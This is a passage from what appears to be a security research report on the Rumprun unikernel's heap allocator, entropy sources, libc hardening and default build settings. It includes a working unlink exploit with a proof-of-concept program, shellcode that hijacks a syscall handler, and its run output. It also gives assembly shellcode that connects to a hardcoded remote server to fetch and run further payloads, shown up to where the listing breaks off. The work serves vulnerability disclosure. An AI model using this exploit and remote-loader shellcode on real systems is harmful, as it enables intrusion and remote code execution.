        & (1UL << (pagenum & (PAGES_PER_MAPWORD-1)))) != 0;
}

static int chunklevel(struct chunk *ch) {
    bmk_assert(ch->magic == CHUNKMAGIC);
    return ch->level;
}

static void freechunk_link(void *addr, int order) {
    struct chunk *ch = addr;

    ch->level = order;
    ch->magic = CHUNKMAGIC;
    LIST_INSERT_HEAD(&freelist[order], ch, entries);
}

static void sanity_check(void) {
    unsigned int x;
    struct chunk *head;

    for (x = 0; x < FREELIST_LEVELS; x++) {
        LIST_FOREACH(head, &freelist[x], entries) {
            bmk_assert(!allocated_in_map(head));
            bmk_assert(head->magic == CHUNKMAGIC);
        }
    }
}
```

```
void bmk_pgfree(void *pointer, int order) {
    struct chunk *freed_ch, *to_merge_ch;
    unsigned long mask;

    /* free the allocation in the bitmap */
    map_free(pointer, 1UL << order);
    pgalloc_usedkb -= order2size(order)>>10;

    /* create as large a free chunk as we can */
    for (freed_ch = pointer; (unsigned)order < FREELIST_LEVELS; ) {
        mask = order2size(order);
        if ((unsigned long)freed_ch & mask) {
            to_merge_ch = addr2chunk(freed_ch, -mask);
            if (!addr_is_managed(to_merge_ch)
                || allocated_in_map(to_merge_ch)
                || chunklevel(to_merge_ch) != order)
                break;
            freed_ch->magic = 0;

            /* merge with predecessor, point freed chuck there */
            freed_ch = to_merge_ch;
        } else {
            to_merge_ch = addr2chunk(freed_ch, mask);
            if (!addr_is_managed(to_merge_ch)
                || allocated_in_map(to_merge_ch)
                || chunklevel(to_merge_ch) != order)
                break;
            freed_ch->magic = 0;
            /* merge with successor, freed chuck already correct */
        }
        to_merge_ch->magic = 0;
        LIST_REMOVE(to_merge_ch, entries);
        order++;
    }

    freechunk_link(freed_ch, order); /* This calls LIST_INSERT_HEAD, so the
                                      * small chunk exploit works here too */
    sanity_check();                 /* Checks that each free chunk is not allocated
                                      * in the map and its canary == CHUNKMAGIC */
}
```

Listing 26: Abbreviated version of `bmk_pgfree` and attendant functions (from `lib/libbmk_core/pgalloc.c`)

There are several items of note in the code above.

- The `magic` value for page chunks is a preprocessor define, and does not even contain null bytes – it is essentially useless.
- `freechunk_link` calls `LIST_INSERT_HEAD`; meaning that the exploit for small chunks described in the previous section likely also works here.
- `to_merge_ch`, whose value is determined by `pointer`, is passed to the macro `LIST_REMOVE`. `pointer`'s initial value is the attacker-controllable `origp`.
- The macro `SANITY_CHECK` is called just before the function returns. It asserts that all free chunks (a) are marked as unallocated in the page map and (b) have `magic` values equal to `CHUNKMAGIC`.

The attacker-controllable value `pointer` (or some transformation of it) is passed to two different routines that modify the linked list. The first is the function `freechunk_link()`, which validates the page chunk canary and then invokes `LIST_INSERT_HEAD`. (This implies that the small-chunk pointer write described in the previous section is likely possible here as well, although more work is required to ensure that the changes made will pass `sanity_check()`.)

The second possible modification made to the chunk header is done via the macro `LIST_REMOVE`, the invocation which expands to the following in the previous code.

```
1 if (to_merge_ch->entries.le_next != NULL)
2     to_merge_ch->entries.le_next->entries.le_prev = to_merge_ch->entries.le_prev;
3 *(to_merge_ch->entries.le_prev) = to_merge_ch->entries.le_next;
```

Listing 27: Abbreviated `LIST_REMOVE` (from `include/bmk_core/queue.h`) as expanded in `bmk_memfree()`

Here, there are two assignments where *both* the l-value and r-value are fields of the `struct chunk` obtained by dereferencing the pointer `to_merge_ch`, which the attacker controls. As long as the attacker can set `mh_alignpad` so that `to_merge_ch` points to a fake chunk, he can write a pointer to an arbitrary location.

The only difficulty the attacker faces lies in crafting a suitable `mh_alignpad`, the value of which is determined by the following system of equations.

$$\texttt{origp} = (\text{chunk body base pointer}) - \texttt{origp}$$

$$\texttt{mask} = 1 \ll (\texttt{index} + 5)$$

$$\texttt{to\_merge\_ch} = \begin{cases} \texttt{origp} - \texttt{mask} & \text{when } \texttt{origp} \,\&\, \texttt{mask} \neq 0 \\ \texttt{origp} + \texttt{mask} & \text{when } \texttt{origp} \,\&\, \texttt{mask} = 0 \end{cases}$$

Finally, after `mask` is added to or subtracted from `to_merge_ch`, the header to which `to_merge_ch` points is validated. Unless all of the following conditions are true, merging will not be attempted, and invocation of the vulnerable macro will be skipped.

- The address is not allocated in the page bitmap (i.e. it has not been allocated or was previously freed).
- The address is managed (i.e. it is within the space designated for use by the page allocator).
- The `magic` and `order` values of the fake chunk at the location pointed by `to_merge_ch` are valid. The former's value comes from a static preprocessor define, and the latter can be calculated from the known chunk size.

The latter two conditions are trivial to satisfy, while the first can often be satisfied if the chunk in which the attacker has placed the fake chunk is freed before the chunk whose `mh_alignpad` has been modified. (In fact, the chunk *currently* being freed also qualifies, as it is marked as freed in the bitmap earlier in `bmk_pgfree`.)

There is one major caveat. In cases where the latter branch ("merge with predecessor") is taken, the system of equations is such that `to_merge_ch` cannot be made to point into the page chunk immediately before the one that is to be freed. Given the binary nature of the page allocator, this is true of about half of all page chunks, assuming uniform allocations. However, if attackers can control the size of an allocation, they can also deterministically induce the chunk to be allocated in a location such that the more easily exploitable "merge with successor" branch will be taken when it is freed. However, even in cases where only a "merge with predecessor" operation is possible, several options typically remain viable, although the attacker's choices will be somewhat restricted. For instance, the 24-byte fake chunk can be placed an earlier, already-freed chunk, or in the chunk currently being freed rather than the one to be merged into it.

Finally, the attacker must craft a fake page chunk. To reiterate, page chunk headers and `LIST_REMOVE` have the following structure.

```
177 #define CHUNKMAGIC 0x11020217
178 struct chunk {
179     int level, magic;
180
181     struct {
182         struct chunk *le_next;
183         struct chunk **le_prev;
184     } entries;
185 };
```

Listing 28: `struct chunk` from `lib/libbmk_core/pgalloc.c`

```
1 if (to_merge_ch->entries.le_next != NULL)
2     to_merge_ch->entries.le_next->entries.le_prev = to_merge_ch->entries.le_prev;
3 *(to_merge_ch->entries.le_prev) = to_merge_ch->entries.le_next;
```

Listing 29: Abbreviated `LIST_REMOVE` (from `include/bmk_core/queue.h`) as expanded in `bmk_memfree()`

All the attacker must do is set the above values so that `level` and `chunk` are valid, set `le_next` to the pointer value to be written, and set `le_prev` to the address to write to. The desired write is performed on line 3 of `LIST_REMOVE`. (Note that a reciprocal write of `le_prev` into `le_next + 0x10` is performed on line 2. If the pointer being written points to exploit code, that code should start with a `jmp +0x18` instruction to skip over the 8 bytes that will be overwritten starting `0x10` bytes into the buffer.)

In short, an arbitrary pointer write can be achieved for a chunk layout that satisfies the following conditions.

- The attacker controls the `mh_alignpad` field of a chunk of size 4MB or greater which will be freed.
- The attacker controls at least 24 bytes of data in a region chunk that is (a) not allocated in the pagemap and (b) within the 4GB range preceding that chunk OR within the 4MB chunk itself (which counts as "not allocated"). Not all of these locations are feasible in every case due to certain features of the pointer arithmetic involved.
- Both the address to be written and the value to be written to are writable memory address.

The following is an example program that uses this exploit to achieve arbitrary code execution in the simpler "merge with successor" case, under the assumption that the attacker knows the memory layout. The outline of the attack is as follows.

- The large chunk free exploit is used to overwrite the `syscall_write` handler in the syscall table, whose address is assumed known.
- The next time any text is output to the console (for instance, when reporting the return value of `main()` on program exit), the attacker's shellcode will be executed instead of `sys_write`.
- The first segment of shellcode repairs the syscall table and creates a duplicate stack frame whose return address is changed to the first instruction of the second segment. The stack pointer is set to point to the fake stack frame.
- The shellcode then jumps to the `real syscall_write` to ensure execution continues as normal; when it completes, it "returns" to the second segment of the exploit code, which saves the return value, prints a message, then sets the stack pointer to its original value and returns the saved return value of `syscall_write`.

The above process results in arbitrary code execution while preserving all aspects of Rumprun's normal operation.

```c
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

static const char chunk2str[] = "This string shouldn't be interfered with.";

int main(int argc, char** argv) {
    void *chunk0, *chunk1, *chunk2;

    chunk0 = malloc(0x800); // chunk0 exists to align chunk1 to an address that
    chunk1 = malloc(0x800); // causes it to be merged with its successor rather
    chunk2 = malloc(0x800); // than predecessor, which makes this example simpler

    /* Omitted debug code used to print chunk addresses. */

    /*
     * Args are strcpy()'d into chunk1.
     * A limitation in either Xen or Rump prevents such long command line
     * arguments from being passed in directly, so in the full version of this
     * exploit code the strings are hardcoded in.
     */
    for (int i = 1; i < argc; ++i) {
        strcpy(chunk1, argv[i]);
    }
    strcpy(chunk2, chunk2str);

    printf("%s", chunk1);
    printf("%s", chunk2);

    free(chunk0);
    free(chunk1);
    free(chunk2);

    return 0;
}
```

Listing 30: An abbreviated version of `unikernel-tests/rumprun/src/4-poc-4-unlink-big.c`

In our experiments with the above, we constructed an attack string which produced the following memory structure in `chunk1`.

Offset relative to chunk1 base ptr	Value
`0`	Padding
`fake_chunk_addr + 0x0`	`fake_chunk.magic`
`fake_chunk_addr + 0x4`	`fake_chunk.level`
`fake_chunk_addr + 0x8`	`fake_chunk.next`
`fake_chunk_addr + 0x10`	`fake_chunk.prev`
`fake_chunk_addr + 0x10`	`jmp 0x18` (*relative*) + padding
`fake_chunk_addr + 0x28`	Exploit shellcode + padding
`chunk2 - 0x8`	`memalloc_hdr.alignpad`

The exploit shellcode was structured as follows.

```
; Write 0x14c3e0 to 0x296748, restoring sys_write
mov eax,0x00296748
mov ebx,0x0014c3e0
mov qword [rax],rbx

; Increment the stack pointer --- must be done first!
mov rax,rsp
sub rsp,0x50

; Copy the stack frame byte-by-byte
mov rdi,[rax]
mov [rax-0x50],rdi
mov rdi,[rax+0x08]
mov [rax-0x48],rdi
mov rdi,[rax+0x10]
; ...omitting similar instructions...
mov rdi,[rax+0x48]
mov [rax-0x8],rdi

; Replace the return addr of the new stack frame with the address of the code
; after the `jmp` instruction below
mov edi,0x00bcb0d2
mov [rax],rdi

; Jump to 0x14c3e0 (sys_write)
mov eax,0x0014c3e0
jmp rax

; Save the return value of sys_write
mov ebx,eax

; Call puts with the address of a string stored just after the shellcode
mov edi,0x00bcb0f3
mov eax,0x001bdbd0
call rax

; Return the stack pointer to its original position and return the
; original return value of sys_write
add rsp,0x48
mov eax,ebx
ret
```

Listing 31: Abbreviated excerpt of `unikernel-tests/rumprun/exploits/4-poc-4-unlink-big.asm`

Note: The actual code employs various tricks to avoid using null bytes.

We also store the string `"H3110, W0R1D!"` just after the last instruction above. Running the exploit, we see that the message is printed the next time a line is written (just after `main()` exits) and Rumprun continues on to exit cleanly, invoking `sys_write` as normal afterward.

```
=== calling "krn/4-poc-4-unlink-big.bin" main() ===

chunk1 @ 0xbcb008, ap = 0x10, m = ef, i = 7, w = 2
chunk2 @ 0xbcc008, ap = 0x10, m = ef, i = 7, w = 2
/* omitted invalid UTF8 chars */
This string shouldn't be interfered with.

=== main() of "krn/4-poc-4-unlink-big.bin" returned 0 ===
H3110, W0R1D!


=== _exit(0) called ===
/* omitted debug output */
```

Listing 32: Output of `unikernel-tests/rumprun/src/4-poc-4-unlink-big.c` (exploited)

5.8 Entropy and Random Number Generation

Rumprun supports the traditional BSD Unix cryptographic random number generator interfaces. As discussed in Section 5.6.2, Rumprun provides access to the BSD `sysctl` interface via the `sysctl(3)` API and the underlying `__sysctl` syscall wrapper stub. [Prob] Rumprun also exposes the `/dev/random` and `/dev/urandom` device files to application code via the `rump_vfs_makeonedevnode` function pointer, which is always set to the static `makeonedevnode` function within `src-netbsd/sys/rump/librump/rumpvfs/devnodes.c`. The open handler for these device files is the `rndopen` function within `src-netbsd/sys/dev/rndpseudo.c`, which sources their output from the internal NetBSD random number generator pool. Random data extracted from the pool is passed through a SHA-1-based "folding" RNG that also "stirs" hash data back into the pool. [Kere] Rumprun does not appear to persist entropy seeds across reboots by adding them to this pool; the pool is primarily seeded and fed through `src-netbsd/sys/kern/kern_rndq.c`, which provides the internal `rnd_attach_source` and `rnd_add_data` APIs to add an entropy source that may be used to supply on-demand data via a callback, and directly add – ideally – random data into the pool, respectively. Within NetBSD, these APIs are used heavily by device drivers to seed hardware-derived entropy. We profiled all active callers to these APIs by modifying them to print the source `name` passed to `rnd_attach_source`, and the `data` buffer passed to `rnd_add_data`. We additionally replaced `rnd_add_data` with a macro used to print contextual information about callers. Analysis of these code paths indicates that **only weak and predictable values are used to seed random number generation**.

```
 void           _rnd_add_uint32(krndsource_t *, uint32_t);
 void           _rnd_add_uint64(krndsource_t *, uint64_t);
-void           rnd_add_data(krndsource_t *, const void *const, uint32_t,
-                   uint32_t);
+void           __rnd_add_data(krndsource_t *, const void *const, uint32_t,
+                   uint32_t, char const*, char const*, int);
+#define rnd_add_data(rs, data, len, entropy) __rnd_add_data(rs, data, len, entropy, __FUNCTION__,
    __FILE__, __LINE__)
+
 void           rnd_add_data_sync(krndsource_t *, const void *, uint32_t,
                    uint32_t);
 void           rnd_attach_source(krndsource_t *, const char *,
```

Listing 33: Call Tracing Diff of `rnd_add_data` from `src-netbsd/sys/sys/rndsource.h`

5.8.1 Analysis of `rnd_attach_source` Entropy Sources

The `rnd_init` function within `src-netbsd/sys/kern/kern_rndq.c` sets up several sources by default:

- `"cpurng"`: CPU RNG-based (i.e. `RDRAND`)
- `"callout"`: Clock skew/CPU counter-based
- `"printf"`: Sourced from SHA512 hashes of `putchar` output and the timestamp of each `kprintf` call
- `"autoconf"`: Adds a 32-bit null value to its pool
  - This behavior will be invoked when device configurations are discovered. A side effect of the `rnd_add_uint32` function used is that it also adds the return value of `rnd_counter` to the pool.

However, two of these implementations are not enabled in Rumprun. Due to the initial purpose of NetBSD Rump kernels being userspace-versions of kernel code, the `"cpurng"` source is specifically disabled when **`_RUMPKERNEL`** is defined, implying that userspace code is not sufficiently privileged to directly interact with the `RDRAND` CPU RNG. Similarly, this conditional check also disables all CPU RNG usages throughout Rumprun, and results in the heavily-used `rnd_counter` function returning a value generated from the unikernel's own uptime. The resulting impact of this is that Rumprun unikernels will not benefit from one of the strongest sources of entropy that they can access. More damning still is that, as documented by Intel, the `RDRAND` instruction does not have any privilege restrictions, obviating the need for such an `#ifdef` guard: [(Inb, Int16]

> *Note that RDRAND is available to any system or application software running on the platform. That is, there are no hardware ring requirements that restrict access based on process privilege level. As such, RDRAND may be invoked as part of an operating system or hypervisor system library, a shared software library, or directly by an application.*

Additionally, while the `"printf"` source is not disabled by conditional macro directives within `src-netbsd/sys/kern/kern_rndq.c`, its implementation within `src-netbsd/sys/kern/subr_prf.c` is implicitly disabled as **`RND_PRINTF`** is not defined when Rumprun is built. However, it should be noted that such output-based "sources" of entropy are unlikely to provide benefit in general, and specifically in the context of unikernels. In general, public application codebases' STDOUT outputs may be easily guessed; in the case of Rumprun unikernels, initial outputs are generally identical and server-side code will generally use dedicated logging utilities instead of STDOUT.

Furthermore, it is unclear if the `"autoconf"` source has any impact on Rumprun unikernels as the associated callbacks were not observed executing during testing.

Lastly, the `rump_init` function within `src-netbsd/sys/rump/librump/rumpkern/rump.c` attaches the `"rump_hyperent"` "hyper"-entropy source implemented within `src-netbsd/sys/rump/librump/rumpkern/hyperentropy.c`. This source, through the internal `rumpuser_getrandom` function implemented in `rumprun/lib/libbmk_rumpuser/rumpuser_base.c` uses the `bmk_platform_cpu_clock_monotonic` function which returns the uptime of the host in nanoseconds as a `uint64_t`. As such information is accessible to all VMs on the same hypervisor host, the reliance on such data for entropy can enable a variety of cross-tenant attacks.

5.8.2 Analysis of `rnd_add_data` Callers

Rumprun unikernels also experience calls made to `rnd_add_data` during initialization and runtime execution. During initialization, one call is made by the `rndattach` function within `src-netbsd/sys/dev/rndpseudo.c` as registered with `rump_pdev_add` by `src-netbsd/sys/rump/dev/lib/librnd/rnd_component.c`. This function will add to the global pool the value returned by `rndpseudo_counter`, an identical copy of the `rnd_counter` function described above. Printf debugging statements added to `rnd_add_data` indicate that the initial call made by `rndattach` is consistently the same value (`ab f3 a6 b4`) across multiple builds of different Rumprun

unikernel images, and remains the same even when introducing non-optimizable processing loops that spend multiple seconds of real time prior to the `binuptime(9)` call. Regardless of the delays introduced, the initial `binuptime(9)` call fills in a `sec` value of `1` and a `frac` value of `166020696663380`, yielding a counter value of `3030840235` (`0xb4a6f3ab`). While we did not research this behavior further, it appears to indicate that fundamental timekeeping APIs do not behave in Rumprun unikernels as intended in NetBSD's kernel.

```
static inline uint32_t
rndpseudo_counter(void)
{
        struct bintime bt;
        uint32_t ret;

#if defined(__HAVE_CPU_COUNTER)
       if (cpu_hascounter())
               return (cpu_counter32());
#endif
        volatile int a = 0;
        while (a < 0xffffffff) {
                a += 1;
        }

        binuptime(&bt);
        ret = bt.sec;
        ret ^= bt.sec >> 32;
        ret ^= bt.frac;
        ret ^= bt.frac >> 32;

        printf("bt.sec: %lu\n", bt.sec);
        printf("bt.frac: %lu\n", bt.frac);
        printf("ret: %u\n", ret);

        return ret;
}
```

Listing 34: Modified `rndpseudo_counter` from `src-netbsd/sys/dev/rndpseudo.c`

```
   7f61c:       c7 44 24 0c 00 00 00    mov    DWORD PTR [rsp+0xc],0x0
   7f623:       00
   7f624:       8b 44 24 0c             mov    eax,DWORD PTR [rsp+0xc]
   7f628:       83 f8 ff                cmp    eax,0xffffffff
   7f62b:       74 17                   je     7f644 <rumpns_rndattach+0xb4>
   7f62d:       0f 1f 00                nop    DWORD PTR [rax]
   7f630:       8b 44 24 0c             mov    eax,DWORD PTR [rsp+0xc]
   7f634:       83 c0 01                add    eax,0x1
   7f637:       89 44 24 0c             mov    DWORD PTR [rsp+0xc],eax
   7f63b:       8b 44 24 0c             mov    eax,DWORD PTR [rsp+0xc]
   7f63f:       83 f8 ff                cmp    eax,0xffffffff
   7f642:       75 ec                   jne    7f630 <rumpns_rndattach+0xa0>
   7f644:       48 8d 6c 24 10          lea    rbp,[rsp+0x10]
   7f649:       48 89 ef                mov    rdi,rbp
   7f64c:       e8 5f 98 10 00          call   188eb0 <rumpns_binuptime>
```

Listing 35: Disassembly of the Delay Loop

The second call to `rnd_add_data` during Rumprun startup uses a similarly static value of `00 00 00 00`, and is made by `sysctl_lookup(9)` in `src-netbsd/sys/kern/kern_sysctl.c`, which adds the raw binary data of queried strings and structs to the global entropy pool. The particular `rnd_add_data` call is made from the `CTLTYPE_STRUCT` switch case, and is made for the `net.inet.ipdad_count` node, which configures the *"number of `arp(4)` probes sent for Address Conflict Detection."* [Proc]

NetBSD additionally sources entropy from the network by passing the headers of all received ethernet frames into the global entropy pool via `rnd_add_data`. This behavior is implemented in the `ether_input` function within `src-netbsd/sys/net/if_ethersubr.c`. If a Rumprun unikernel is provided a network interface, it will use NetBSD's networking stack and all ethernet frames sent to the unikernel instance will result in calls to `rnd_add_data`. Typically, this will result in 14-byte payloads containing the destination MAC address, the source MAC address, and the EtherType, in that order. While this implementation may result in helpful additional entropy being added to the system, it has several weaknesses that can affect Rumprun due to its other issues in gathering entropy. In general, the destination MAC address observed will always be the same over the course of a unikernel instance's lifetime, or longer if given a fixed MAC address. It can also be an Ethernet multicast address which embeds a portion of the multicast IP address into the 6-octet Ethernet address. Additionally, the source MAC address will generally be that of the gateway routing packets to the Rumprun VM, but may include other MAC addresses from in-subnet cross-VM traffic. Lastly, in practice, the EtherType will always be one of the following values `0x0800` (IPv4), `0x0806` (ARP), or `0x86DD` (IPv6). In general, while these values may be tricky for an external attacker to guess, they do not constitute a source of quality entropy, and in general may be easily guessed by other hosts on the same subnet.

5.9 Standard Library Hardening

Rumprun is based on NetBSD, which implements the C standard library via BSD `libc`.

5.9.1 The `%n` Format Specifier

As the NetBSD `libc` supports the `%n` specifier, attacker-controllable format strings can write arbitrary data.

5.9.2 Custom Format Specifiers

The NetBSD `libc` does not support registering custom format specifiers, meaning that the table of function pointers (a potential exploitation target) generally associated with custom specifiers is not present.

5.9.3 The `_FORTIFY_SOURCE` Macro

BSD `libc` supports the `_FORTIFY_SOURCE` macro, and NetBSD sets `-D_FORTIFY_SOURCE=2` by default in `share/mk/bsd.sys.mk`, which is included indirectly by a large quantity of kernel makefiles. However, Rumprun's build scripts will undefine this macro via `-U_FORTIFY_SOURCE` if the `-O2` flag is set.

```
1077 # At least gcc on Ubuntu wants to set -D_FORTIFY_SOURCE=2
1078 # when compiling with -O2 ...  While we have nothing against
1079 # ssp, we don't want things to conflict with what the NetBSD
1080 # build imagines is going on.  Therefore, force-disable that
1081 # helpful default flag.
1082 if cppdefines _FORTIFY_SOURCE -O2; then
1083     appendvar EXTRA_CFLAGS -U_FORTIFY_SOURCE
1084 fi
```

Listing 36: `buildrump.sh/buildrump.sh`

The Rumprun documentation recommends using `build-rr.sh` for building. This script invokes `buildrump.sh` without an `-r` (release) flag, defaulting to a debug build. In debug builds, `buildrump.sh` will add an `-O2` flag, causing `_FORTIFY_SOURCE` to be disabled. Conversely, in release builds, no optimizations are applied, yielding a similar result as `_FORTIFY_SOURCE` requires `__OPTIMIZE__ > 0` to enable protections. [Kera]

5.10 Default Functionality

Previously, we mentioned unikernel advocates' claim that specialized unikernel images omit code related to unused functionality. Our experiments suggest that this is not always the case, at least with regards to syscalls and their underlying handlers, which appear to be present in full regardless of what code the application calls/includes. For instance, our bootstrap shellcode worked even when run from example code that did not use any network functionality; it made no calls to networking-related functions and included no networking-related headers. (Of course, this was predicated on Xen having provided the VM with a virtual network interface in the first place.) Intuitively, this seems to run counter to the aforementioned claim (depending on one's definition of "unused").

This appears to be caused by an overly-permissive default configuration in `rumprun/etc/rumprun-bake.conf`, which specifies profiles used when baking Rumprun images. `_foundation`, the base configuration from which all others are derived, includes an enormous amount of functionality, much of it involving networking and filesystems.

`xen_pv`, the configuration we used to run Rumprun images on Xen with paravirtualized drivers, includes even more functionality by way of `_miconf`. [Kana]

```
conf _foundation
    create  "basic components for Rumprun"
    add -lrumpvfs               # Rump kernel file system faction
        -lrumpkern_bmktc        # bmk hypercall timecounter driver for NetBSD kernel
        -lrumpkern_mman         # Memory management
        -lrumpdev               # Rump kernel device faction
        -lrumpfs_tmpfs          # tmpfs (efficient in-memory file system)
        -lrumpnet_config        # Network configuration
        -lrumpnet               # Rump kernel networking faction
        -lrumpdev_bpf           # Berkeley Packet Filter
        -lrumpdev_vnd           # Present a regular file as a block device (/dev/vnd)
        -lrumpdev_rnd           # /dev/{,u}random
        -lrumprunfs_base        # Filesystem base
fnoc

conf _netinet
    create  "TCP/IP (v4)"
    add -lrumpnet_netinet       # IPv4 incl. TCP and UDP (PF_INET)
        -lrumpnet_net           # Network interface and routing support
        -lrumpnet               # Rump kernel networking faction
fnoc

conf _netinet6
    create  "TCP/IP (v6)"
    add -lrumpnet_netinet6      # IPv4 incl. TCP and UDP (PF_INET6)
        -lrumpnet_net
        -lrumpnet
fnoc

conf _netunix
    create  "local domain sockets"
    add -lrumpnet_local         # Local domain sockets (PF_LOCAL/PF_UNIX)
        -lrumpnet
fnoc
```

```
conf _stdfs
    create  "selection of FS drivers"
    add -lrumpfs_ffs            # Berkeley Fast File System
        -lrumpfs_cd9660         # ISO9660
        -lrumpfs_ext2fs         # Linux Ext2
        -lrumpdev_disk          # Disk-like device support (used e.g. by file systems)
        -lrumpvfs               # Rump kernel file system faction
fnoc

conf _sysproxy
    create  "system call proxy support"
    add -lrumpkern_sysproxy     # Remote system call support (rump kernel as a server)
fnoc

conf _miconf
    create  "useful MI/pseudo driver set"
    assimilate  _foundation
            _netinet
            _netinet6
            _netunix
            _stdfs
            _sysproxy
fnoc

conf xen_pv
    create  "Xen with paravirt. I/O drivers"
    assimilate  _miconf
    add -lrumpfs_kernfs         # /kern fictional file system
        -lrumpnet_xenif
        -lrumpxen_xendev
fnoc
```

Listing 37: Excerpted from `rumprun/etc/rumprun-bake.conf` (backslashes removed, comments added)

Note: As each command must be a single line, comments are not possible in the actual config. We have added them to annotate the configuration.

We removed various combinations of the network-related lines from the default configuration and attempted to build a Rumprun image from code that included no network-related headers, with the entire application simply being `int main() {}`. However, this resulted in numerous linker errors related to components in `librumprun_base`, `lib/rumprun-xen`, etc. This suggests that there are at least some major components in this list that Rumprun cannot be built without regardless of whether they are needed by application code. However, many of the above can be removed, and we did succeed in building `_foundation` with the following minimal configuration. This reduced the sizes of our images from 19-20 MiB to about 18MiB. [Kanc]

```
conf _foundation
    create  "basic components for the Rumprun unikernel"
    add -lrumpnet_config
        -lrumpnet_net
        -lrumpnet
        -lrumpdev
fnoc

conf _miconf
    create      "general useful MI/pseudo driver set"
    assimilate  _foundation
                _stdfs
fnoc

conf xen_pv
    create      "Xen with paravirtualized I/O drivers"
    assimilate  _miconf
    add     -lrumpfs_kernfs
            -lrumpnet_xenif
            -lrumpxen_xendev
fnoc
```

Clearly, it is possible to further lessen Rumprun's attack surface by removing a great deal of functionality from the default bake configuration. Indeed, such modifications are briefly hinted at in the image-building tutorial on Rumprun's wiki. However, given how central a reduced attack surface is to unikernels' claims to security, it would behoove the Rumprun developers to (a) be more explicit about the importance of removing unnecessary functionality from the default bake configs, or even (b) include only minimal configs by default, requiring users to manually add necessary components when building application images. [Kera]

5.11 Additional Payloads

5.11.1 Using Syscalls to Load Shellcode from a Remote Server

As mentioned previously, Rumprun does have syscalls, although it invokes them through a function, `rump_syscall()`, rather than a trap/interrupt. Once this function's address is known, it can be used to invoke arbitrary syscalls via their numerical identifiers. In other words, an attacker who gains code execution only needs to scan memory for `rump_syscall()` – in practice a fairly trivial task – and afterwards can make use of the syscall API to conveniently carry out complex exploits.

This shellcode provides a bootstrapping method for further exploits. It uses Rumprun's syscall API to repeatedly load additional shellcode from a remote server and send back the results, enabling arbitrary I/O.

The payload works as follows. Full NASM-style assembly is provided.

1. Scan memory for the `rump_syscall()` function. At least the first 24 bytes will be the same regardless of the application code, which is sufficient for identification – it proved unique in our test code as well as in images built from the `rumprun-packages` repository, e.g. `apache2`.

   Starting at the 24th byte are two `call` instructions. In `x86`, addresses passed to `call` are relative, so as long as the functions being called are at the same position relative to `rump_syscall()`, the attacker can search for even more than 24 bytes. In our tests, this was indeed the case (although just searching based on the first 24 bytes was already sufficient).

2. Construct a `struct sockaddr_in` referencing the address and port of the remote server. Allocate input and output buffers for later use.
3. Invoke the `SYS_connect` syscall to connect to the server.
4. Use `SYS_recv` to get shellcode from the server, reading it into the input buffer.

   Our shellcode is assumed to have the signature `int fn(void* out)`, where the return value indicates how many bytes were written to the output buffer `out`.
5. Call the shellcode, passing it the pointer to the output buffer. Use `SYS_send` to send back the buffer contents.
6. Repeat from step 3.

It is worth noting that in actual application code, the Rump syscalls are generally invoked via small `stdlib`-compliant wrapper functions. These functions store their arguments in a `callarg` struct corresponding to the syscall, invoke it, and then do some error checking. As such, the attacker's shellcode must replicate at least the argument setup code for each syscall. This can be done simply by copying the relevant instructions directly from any Rumprun image, with just one modification: the instruction `call rsys_seterrno` must be removed, as its offset is relative to the original instructions. (Removing it has no significant side effects.)

```
1370 int rump___sysimpl_connect(int s, const struct sockaddr * name, socklen_t namelen) {
1371     register_t retval[2];
1372     int error = 0;
1373     int rv = -1;
1374     struct sys_connect_args callarg;
1375 
1376     memset(&callarg, 0, sizeof(callarg));
1377     SPARG(&callarg, s) = s;
1378     SPARG(&callarg, name) = name;
1379     SPARG(&callarg, namelen) = namelen;
1380 
1381     error = rsys_syscall(SYS_connect, &callarg, sizeof(callarg), retval);
1382     rsys_seterrno(error);
1383     if (error == 0) {
1384         if (sizeof(int) > sizeof(register_t))
1385             rv = *(int *)retval;
1386         else
1387             rv = *retval;
1388     }
1389     return rv;
1390 }
1391 #ifdef RUMP_KERNEL_IS_LIBC
1392 __weak_alias(connect,rump___sysimpl_connect);
1393 __weak_alias(_connect,rump___sysimpl_connect);
1394 __strong_alias(_sys_connect,rump___sysimpl_connect);
1395 #endif /* RUMP_KERNEL_IS_LIBC */
```

Listing 38: `src-netbsd/sys/rump/librump/rumpkern/rump_syscalls.c`

5.11.2 A Note on Networking

Rumprun implements its network stack on top of Xen's paravirtualized network interface. In the our shellcode, we scanned for and directly called Rumprun's POSIX networking APIs. However, it is also possible to perform networking operations by directly interacting with the interface over memory-mapped I/O.

```
_start:
    mov rax,0x41f7894956415741 ; The sequence to
    mov rbx,0x5355ce8949544155 ; search for (first
    mov rcx,0xe818ec8348ef6348 ; 24b of rump_syscall
    mov edx,0x100000     ; Initial add to search from
loop:
    mov r10,[rdx]    ; First 8 bytes
    add rdx,0x8
    cmp rax,r10
    jne loopend1
    mov r10,[rdx]    ; Next 8 bytes
    cmp rbx,r10
    jne loopend2
    add rdx,0x8
    mov r10,[rdx]    ; Last 8 bytes
    cmp rcx,r10
    jne loopend3
    jmp found        ; Found <rump_syscall>!
loopend3:
    sub rdx,0x8
loopend2:
    sub rdx,0x8
loopend1:
    jmp loop         ; Repeat
    nop
found:
    lea r12,[rdx-0x10]  ; Get start of rump_syscall
    ; STACK POS    VARIABLE     SIZE
    ; rsp+0x0      serveraddr   0x10
    ; rsp+0x10     clientaddr   0x10 (unused so far)
    ; rsp+0x20     buf_recv     0x1000
    ; rsp+0x1020   buf_send     0x1000
    sub rsp,0x2020       ; Allocate stack space

    ; Zero out the address structs
    mov qword [rsp],0x0
    mov qword [rsp+0x8],0x0
    mov qword [rsp+0x10],0x0
    mov qword [rsp+0x18],0x0

    ; Construct server addr. Remember to byte-swap!
    mov dword [rsp+0x4],0x186E850A ; addr
    mov word  [rsp+0x2],0x901f     ; port
    mov word  [rsp+0x0],0x0200     ; type = AF_INET
    mov edx,0x0              ; protocol
    mov esi,0x2              ; type (SOCK_DGRAM)
    mov edi,0x2              ; domain (AF_INET)
    call socket              ; socket(...)
    mov r13,rax              ; save returned sockfd

    ; Connect to remote server
    mov edx,0x10             ; sizeof(addrlen)
    lea esi,[rsp]            ; &serveraddr
    mov rdi,r13              ; sockfd
    call connect             ; connect(...)

    ; Store 'Hello, world!!!\0' in the output buffer
    mov dword [rsp+0x1020],0x6c6c6548
    mov dword [rsp+0x1024],0x77202c6f
    mov dword [rsp+0x1028],0x646c726f
    mov dword [rsp+0x102c],0x00212121

    ; Send an initial message
    mov ecx,0x0              ; flags
    mov edx,0x10             ; sizeof(buf_send)
    lea esi,[rsp+0x1020]     ; &buf_send
    mov rdi,r13              ; sockfd
    call send
exec_loop:
